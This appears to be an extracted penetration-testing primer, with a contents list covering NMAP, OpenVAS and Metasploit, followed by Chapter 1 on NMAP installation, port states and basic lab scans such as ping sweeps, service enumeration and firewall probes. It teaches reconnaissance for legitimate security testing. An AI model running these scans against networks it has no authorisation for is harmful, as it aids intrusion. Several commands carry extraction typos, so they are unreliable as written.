


Quick Start Guide to Penetration Testing



Quick Start Guide to Penetration Testing

Table of Contents

Chapter 1: Introduction to NMAP	1
NMAP	4
NMAP Installation	5
Introduction to NMAP and ZENMAP	6
NMAP Port States	8
Basic Scanning with NMAP	9
NMAP Scripts.....	20
NMAP Output	40
NMAP and Python.....	40
Summary.....	44
Do-It-Yourself (DIY) Exercises	45
Chapter 2: OpenVAS	47
Introduction to OpenVAS	48
Installation	49
OpenVAS Administration	55
Feed Update	55
User Management	57
Dashboard	59

TABLE OF CONTENTS

Scheduler	60
Trashcan	60
Help	61
Vulnerability Scanning	62
OpenVAS Additional Settings.....	66
Performance	66
CVSS Calculator.....	67
Settings	68
Reporting	69
Summary.....	71
Do-It-Yourself (DIY) Exercises	71
Chapter 3: Metasploit	73
Introduction to Metasploit.....	73
Anatomy and Structure of Metasploit	74
Auxiliaries.....	76
Payloads	76
Exploits	77
Encoders	77
Post-Exploitation Activities (Post).....	78
Basic Commands and Configuration.....	79
help.....	80
version.....	81
connect.....	82
history	83
set and setg.....	84
get and getg	85
unset and unsetg.....	85

TABLE OF CONTENTS

save	86
info	87
irb	87
show	88
spool.....	89
makerc	89
db_initiate	90
db_status.....	90
workspace	91
Invoking NMAP and OpenVAS Scans from Metasploit	92
NMAP	92
OpenVAS	95
Scanning and Exploiting Services with Metasploit Auxiliaries.....	100
DNS.....	100
FTP.....	101
HTTP	102
RDP.....	104
SMB	104
SSH.....	106
VNC.....	107
Meterpreter Basics	108
Meterpreter Commands	108
Core Commands	108
Stdapi: System Commands.....	110
Stdapi: User Interface Commands	112
Stdapi: Webcam Commands.....	112
Stdapi: Audio Output Commands.....	113
Priv: Elevate Commands	113

TABLE OF CONTENTS

Priv: Password Database Commands	114
Priv: Timestomp Commands	114
Using Meterpreter	114
sysinfo	115
ls	116
getuid	117
getsystem	117
screenshot.....	118
hashdump.....	119
Searchsploit.....	120
Summary.....	120
Do-It-Yourself (DIY) Exercises	121
Chapter 4: Use Case.....	123
Creating a Virtual Lab.....	123
Carrying Out Reconnaissance	124
Exploiting the System	126
Index.....	135

CHAPTER 1

Introduction to NMAP

Vulnerability assessment and penetration testing have gained high importance especially in the last couple of years. Organizations often have a complex network of assets storing sensitive data. Such assets are exposed to potential threats from inside as well as from outside the organization. To get an overview of the security posture of the organization, conducting a vulnerability assessment is essential.

It is important to understand the clear difference between vulnerability assessments and penetration testing. To understand this difference, let's consider a real-world scenario. You notice that your neighbor's door isn't locked properly, and the neighbor is not at home. This is a vulnerability assessment. Now if you actually open the neighbor's door and enter the house, then that is a penetration test. In an information security context, you may notice that the SSH service is running with weak credentials; this is part of a vulnerability assessment. If you actually use those credentials to gain access, then it is a penetration test. Vulnerability assessments are often safe to perform, while penetration tests, if not performed in a controlled way, can cause serious damage on the target systems.

Thus, a vulnerability assessment is one of the essential prerequisites for conducting a penetration test. Unless you know what vulnerabilities exist on the target system, you won't be able to exploit them.

CHAPTER 1 INTRODUCTION TO NMAP

Performing penetration tests requires a well-planned and methodological approach. It is a multistep process. The following are some of the phases of penetration testing:

- *Information gathering:* Information gathering is the most important phase of the penetration testing lifecycle. This phase is also referred to as *reconnaissance*. It involves the use of various passive and active techniques to gather as much information as possible about the target system. Detailed information gathering lays a solid foundation for further phases in the penetration testing lifecycle.
- *Enumeration:* Once you have basic information about the target, the enumeration phase uses various tools and techniques to probe the target in detail. It involves finding out the exact service versions running on the target system.
- *Vulnerability assessment:* The vulnerability assessment phase involves the use of various tools and methodologies to affirm the existence of known vulnerabilities in the target system.
- *Gaining access:* From the previous phase, you have a list of probable vulnerabilities for your target. You can now attempt to exploit these vulnerabilities to gain access to the target system.
- *Escalating privileges:* You may get access to your target system by exploiting a particular vulnerability; however, the access may be restricted. To infiltrate deeper, you need to use various techniques and escalate the privileges to that of highest level such as administrator, root, and so on.

- *Maintaining access:* Now that you have worked hard gaining access to the target system, you will certainly want it to persist. This phase involves using various techniques to make the access to the target system persistent.
- *Covering tracks:* The penetration process may create garbage files, modify configuration files, change registry entries, create audit logs, and so on. Covering your tracks involves cleaning up all the traces left during the previous phases.

To perform various tasks in these phases, there are hundreds of tools, scripts, and utilities available. Linux distributions such as Kali Linux even provide bundled tools to perform these tasks.

It is natural to get overwhelmed with the number of tools available. However, there are a few tools that are so powerful and flexible that they alone can perform most of the tasks in all of these phases.

This book is about three such tools: NMAP, OpenVAS, and Metasploit. Just having these three tools in your arsenal can provide extensive penetration testing capabilities.

Table 1-1 describes how these tools could be used in various phases of the penetration testing lifecycle.

Table 1-1. Tools for Pen Testing Phases

Penetration Testing Phase	Tool
Information gathering	NMAP, Metasploit
Enumeration	NMAP, Metasploit
Vulnerability assessment	OpenVAS
Gaining access	Metasploit
Escalating privileges	Metasploit
Maintaining access	Metasploit
Covering tracks	Metasploit

From this table, it is evident that the three tools are capable of performing the tasks across all the phases of the penetration testing lifecycle.

This book focuses on these three tools and helps you get started with fundamentals of each of these tools. This chapter will cover NMAP.

NMAP

Now that you have a fair idea of the different phases in the penetration testing lifecycle and what tools are required, let's move on to our first tool, NMAP. You'll learn about various features of NMAP including the following:

- Installing NMAP
- Using NMAP with ZENMAP
- Understanding the NMAP port states
- Conducting basic scanning with NMAP

- Understanding TCP scans versus UDP scans
- Enumerating target operating systems and services
- Fine-tuning the scans
- Using NMAP scripts
- Invoking NMAP from Python


NMAP Installation

NMAP can be installed on both Windows and Unix-based systems. To install NMAP on Windows, simply go to <https://nmap.org/download.html>, download the executable, and install it.

For Unix-based systems, you can install NMAP from the command line. Security distributions like Kali Linux have NMAP installed by default. However, for other regular distributions, it needs to be installed separately.

You can simply use the command `apt install nmap` for Debian-based systems, as shown in Figure 1-1. This command will install NMAP along with all the required dependencies.

CHAPTER 1 INTRODUCTION TO NMAP



```
root@sagar-virtual-machine:~#
File Edit View Search Terminal Help
root@sagar-virtual-machine:~# nmap
Command 'nmap' not found, but can be installed with:
apt install nmap

root@sagar-virtual-machine:~# apt install nmap
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
libblas3 liblinear3
Suggested packages:
liblinear-tools liblinear-dev ndlff
The following NEW packages will be installed:
libblas3 liblinear3 nmap
0 upgraded, 3 newly installed, 0 to remove and 119 not upgraded.
Need to get 5,353 kB of archives.
After this operation, 24.5 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://in.archive.ubuntu.com/ubuntu bionic/main amd64 libblas3 amd64 3.7.1-4ubuntu1 [140 kB]
Get:2 http://in.archive.ubuntu.com/ubuntu bionic/main amd64 liblinear3 amd64 2.1.0+dfsg-2 [39.3 kB]
Get:3 http://in.archive.ubuntu.com/ubuntu bionic/main amd64 nmap amd64 7.60-1ubuntu5 [5,174 kB]
72% [3 nmap 3,717 kB/5,174 kB 72%] 480Fetched 5,353 kB in 13s (425 kB/s)
Selecting previously unselected package libblas3:amd64.
(Reading database ... 125731 files and directories currently installed.)
Preparing to unpack .../libblas3_3.7.1-4ubuntu1_amd64.deb ...
Unpacking libblas3:amd64 (3.7.1-4ubuntu1) ...
Selecting previously unselected package liblinear3:amd64.
Preparing to unpack .../liblinear3_2.1.0+dfsg-2_amd64.deb ...
Unpacking liblinear3:amd64 (2.1.0+dfsg-2) ...
Selecting previously unselected package nmap.
Preparing to unpack .../nmap_7.60-1ubuntu5_amd64.deb ...
Unpacking nmap (7.60-1ubuntu5) ...
Setting up libblas3:amd64 (3.7.1-4ubuntu1) ...
update-alternatives: using /usr/lib/x86_64-linux-gnu/blas/libblas.so.3 to provide /usr/lib/x86_64-linux-gnu/libblas.so.3 (libblas.so.3-x86_64-linux-gnu) in auto mode
Processing triggers for libc-bin (2.27-3ubuntu1) ...
Processing triggers for man-db (2.8.3-2) ...
Setting up liblinear3:amd64 (2.1.0+dfsg-2) ...
Setting up nmap (7.60-1ubuntu5) ...#####
Processing triggers for libc-bin (2.27-3ubuntu1) ...#####
root@sagar-virtual-machine:~#
```

Figure 1-1. Installing NMAP on a Debian-based system

Introduction to NMAP and ZENMAP

NMAP was initially a command-line utility. On a Linux terminal, you can simply type the command `nmap` to get started. Figure 1-2 shows the output of the `nmap` command. It displays the various parameters and switches that need to be configured to scan a target.

```

root@kali:~# nmap
Nmap 7.60 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -il <inputfilename>: Input from list of hosts/networks
  -IR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -SL: List Scan - simply list targets to scan
  -SN: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -SS/S/T/SA/sW/SM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan

```

Figure 1-2. Output of the nmap command on the terminal

ZENMAP is a graphical front end to NMAP. It offers the same functionality in a more user-friendly way. ZENMAP is part of the default Kali Linux installation and can be accessed at Applications ➤ Information Gathering ➤ ZENMAP. Figure 1-3 shows the initial ZENMAP screen. The ZENMAP interface has three main configurable settings.

- *Target:* This can be a single IP address, list of multiple IPs, or an entire subnet.
- *Profile:* ZENMAP has set of several predefined scan profiles. The profiles are classified based on the types of scans available in NMAP. Either you can choose among the available profiles or you can have a custom scan as per your requirements.

CHAPTER 1 INTRODUCTION TO NMAP

- *Command:* Once you enter a target and select a predefined profile, ZENMAP will autopopulate the Command field. You can also use this field if you want to execute a customized scan against the predefined profile.




Figure 1-3. Initial screen/interface of ZENMAP

NMAP Port States

Though the current version of NMAP is capable of performing many tasks, it initially started out as a port scanner. NMAP has certain ways to detect whether the port on the target system is open or closed. NMAP detects the status of the target port using predefined states as follows:

Open: The Open state indicates that an application on the target system is actively listening for connections/packets on that port.

Closed: The Closed state indicates there isn't any application listening on that port. However, the port state could change to Open in the future.

Filtered: The Filtered state indicates that either a firewall, a filter, or some kind of network hurdle is blocking the port and hence NMAP isn't able to determine whether it is open or closed.

Unfiltered: The Unfiltered state indicates that ports are responding to NMAP probes; however, it isn't possible to determine whether they are open or closed.

Open/Filtered: The Open/Filtered state indicates that the port is either filtered or open; however, NMAP isn't precisely able to determine the state.

Closed/Filtered: The Closed/Filtered state indicates that the port is either filtered or closed; however, NMAP isn't precisely able to determine the state.

Basic Scanning with NMAP

NMAP is a complex tool with numerous options and switches available. In this section, you'll see various NMAP usage scenarios starting with the most basic scans.

Before you get into the actual scanning, it is important to note that NMAP is a noisy tool. It creates a lot of network traffic and at times can consume much bandwidth. Many of the intrusion detection systems and intrusion prevention systems may detect and block NMAP traffic. It is said that a basic default NMAP scan on one single host can generate more than 4MB of network traffic. So, even if you do a basic scan on an entire subnet, it will create around 1GB of traffic. Hence, it is essential to perform NMAP scans with complete knowledge of the switches being used.

Basic Scan on a Single IP

Here's the command:

```
nmap -sn <target IP address>
```

Let's start with a basic ping scan on a single target. A ping scan will not check for any open ports; however, it will tell you whether the target is alive. Figure 1-4 shows the output of a ping scan done on a single target IP address.



Figure 1-4. Output of basic NMAP scan done on single IP address

Basic Scan on an Entire Subnet

Here's the command:

```
nmap -sn <target IP subnet>
```

In a practical scenario, you may have multiple IP addresses that you need to check. To get a quick overview of which hosts in a given subnet are alive, you can do an NMAP ping scan on the entire subnet. A subnet is just a logical division of the network. Scanning the entire subnet will give you an overview of what systems are present in the network. Figure 1-5 shows the output of a ping scan done on subnet 192.168.25.0-255. You can see that out of 255 hosts, only seven hosts are up and running. Now you can further probe these seven hosts and get more detailed information.




Figure 1-5. Output of basic NMAP scan done on a subnet


Scan Using an Input File

Here's the command:

```
nmap -sn -iL <file path>
```

There might be a scenario where you need to scan a wide range of IP addresses. Instead of entering them in a comma-separated format to NMAP, you can put them all in a file and feed that file to the NMAP engine. Figure 1-6 shows the content of the hosts.txt file that contains a list of IP addresses.

CHAPTER 1 INTRODUCTION TO NMAP



A terminal window titled "root@kali: ~". The menu bar includes File, Edit, View, Search, Terminal, and Help. The command "cat Desktop/hosts.txt" is run, displaying two IP addresses: 192.168.25.129 and 192.168.25.130.

```
File Edit View Search Terminal Help
root@kali:~# cat Desktop/hosts.txt
192.168.25.129
192.168.25.130
root@kali:~#
```

Figure 1-6. Hosts file containing a list of IP addresses to be scanned

Now you can simply feed the hosts.txt file to NMAP and perform the scan, as shown in Figure 1-7.




Figure 1-7. Output of basic NMAP scan done on multiple IP addresses listed in hosts.txt file

Reason Scan

Here's the command:

```
nmap --reason<target IP address>
```

In a normal NMAP scan, you might get a list of open ports; however, you will not know the reason why NMAP reported a particular port as open. The NMAP reason scan is an interesting option where NMAP provides a reason for every port reported as open, as shown in Figure 1-8. NMAP scans are based on the TCP flags that are set in the request and response. In this case, the open ports were detected based on the SYN and ACK flags set in TCP packets.

The screenshot shows the Zenmap interface with the following details:

- Target:** 192.168.25.130
- Command:** nmap --reason 192.168.25.130
- Output:**
 - Starting Nmap 7.60 (https://nmap.org) at 2018-09-25 15:31 IST
 - Nmap scan report for 192.168.25.130
 - Host is up, received arp-response (0.0016s latency).
 - Not shown:** 991 closed ports
 - Reason:** 991 resets
 - Open Ports:**

PORT	STATE	SERVICE	REASON
21/tcp	open	ftp	syn-ack ttl 128
25/tcp	open	smtp	syn-ack ttl 128
110/tcp	open	pop3	syn-ack ttl 128
135/tcp	open	msrpc	syn-ack ttl 128
139/tcp	open	netbios-ssn	syn-ack ttl 128
143/tcp	open	imap	syn-ack ttl 128
445/tcp	open	microsoft-ds	syn-ack ttl 128
587/tcp	open	submission	syn-ack ttl 128
3389/tcp	open	ms-wbt-server	syn-ack ttl 128
 - MAC Address:** 00:0C:29:D3:42:04 (VMware)
 - Summary:** Nmap done: 1 IP address (1 host up) scanned in 1.53 seconds

Figure 1-8. Output of reason NMAP scan done on a single IP address


Supported Protocols

Here's the command:

```
nmap -s0<target IP address>
```

As part of information gathering and reconnaissance, it may be worthwhile to know what IP protocols are supported by the target. Figure 1-9 shows that this target is supporting two protocols: TCP and ICMP.

CHAPTER 1 INTRODUCTION TO NMAP



The screenshot shows the Zenmap interface. The 'Targets' field contains '192.168.25.129'. The 'Command' field shows 'nmap -sO 192.168.25.129'. The 'Nmap Output' tab is selected. The results pane displays:


```
Starting Nmap 7.60 ( https://nmap.org ) at 2018-09-25 15:27 IST
Nmap scan report for 192.168.25.129
Host is up (0.00097s latency).
Not shown: 222 closed protocols, 32 open|filtered protocols
PROTOCOL STATE SERVICE
1      open  icmp
6      open  tcp
MAC Address: 00:0C:29:11:8E:B1 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 240.68 seconds
```

Figure 1-9. Output of NMAP protocol scan done on a single IP address

Firewall Probe

In an enterprise network full of firewalls, intrusion detection systems, and intrusion prevention systems, it is quite possible that your NMAP scans will not only be detected but also be blocked. NMAP offers a way to probe whether its scans are getting filtered by any intermediate device like a firewall. Figure 1-10 shows that all 1,000 ports that NMAP scanned were unfiltered; hence, there wasn't the presence of any filtering device.



The screenshot shows the Zenmap interface. The 'Targets' field contains '192.168.25.129'. The 'Command' field shows 'nmap -sA 192.168.25.129'. The 'Nmap Output' tab is selected. The results pane displays:

```
Starting Nmap 7.60 ( https://nmap.org ) at 2018-09-25 15:36 IST
Nmap scan report for 192.168.25.129
Host is up (0.0028s latency).
All 1000 scanned ports on 192.168.25.129 are unfiltered
MAC Address: 00:0C:29:11:8E:B1 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.43 seconds
```

Figure 1-10. Output of NMAP firewall probe done against a single IP address

Topology

ZENMAP has an interesting feature that helps you visualize the network topology. Say you did a ping scan on the subnet and found a few hosts alive. Figure 1-11 shows the network topology diagram for the hosts that you found alive. The diagram can be accessed using the Topology tab within the ZENMAP interface.



Figure 1-11. Host topology diagram in ZENMAP

Quick TCP Scan

Here's the command:

```
nmap -T4 -F<target IP address>
```

Now that you have list of hosts that are alive within the subnet, you can perform some detailed scans to find out the ports and services running on them. You can set the target IP address, select Quick Scan as the profile, and then execute the scan. Figure 1-12 shows the output of a scan highlighting several ports open on the target.

CHAPTER 1 INTRODUCTION TO NMAP




Figure 1-12. Output of quick TCP NMAP scan done on a single IP address

Service Enumeration

Here's the command:

```
nmap -sV<target IP address>
```

Now that you have a live host and you also know which ports are open, it's time to enumerate the services associated with those ports. For example, you can see that port 21 is open. Now you need to know which service is associated with it and what is the exact version of the server catering the service. You can use the command `nmap -sV <target IP address>`, as shown in Figure 1-13. The `-sV` switch stands for the service version. Enumerating services and their versions provides a wealth of information that can be used to build further attacks.

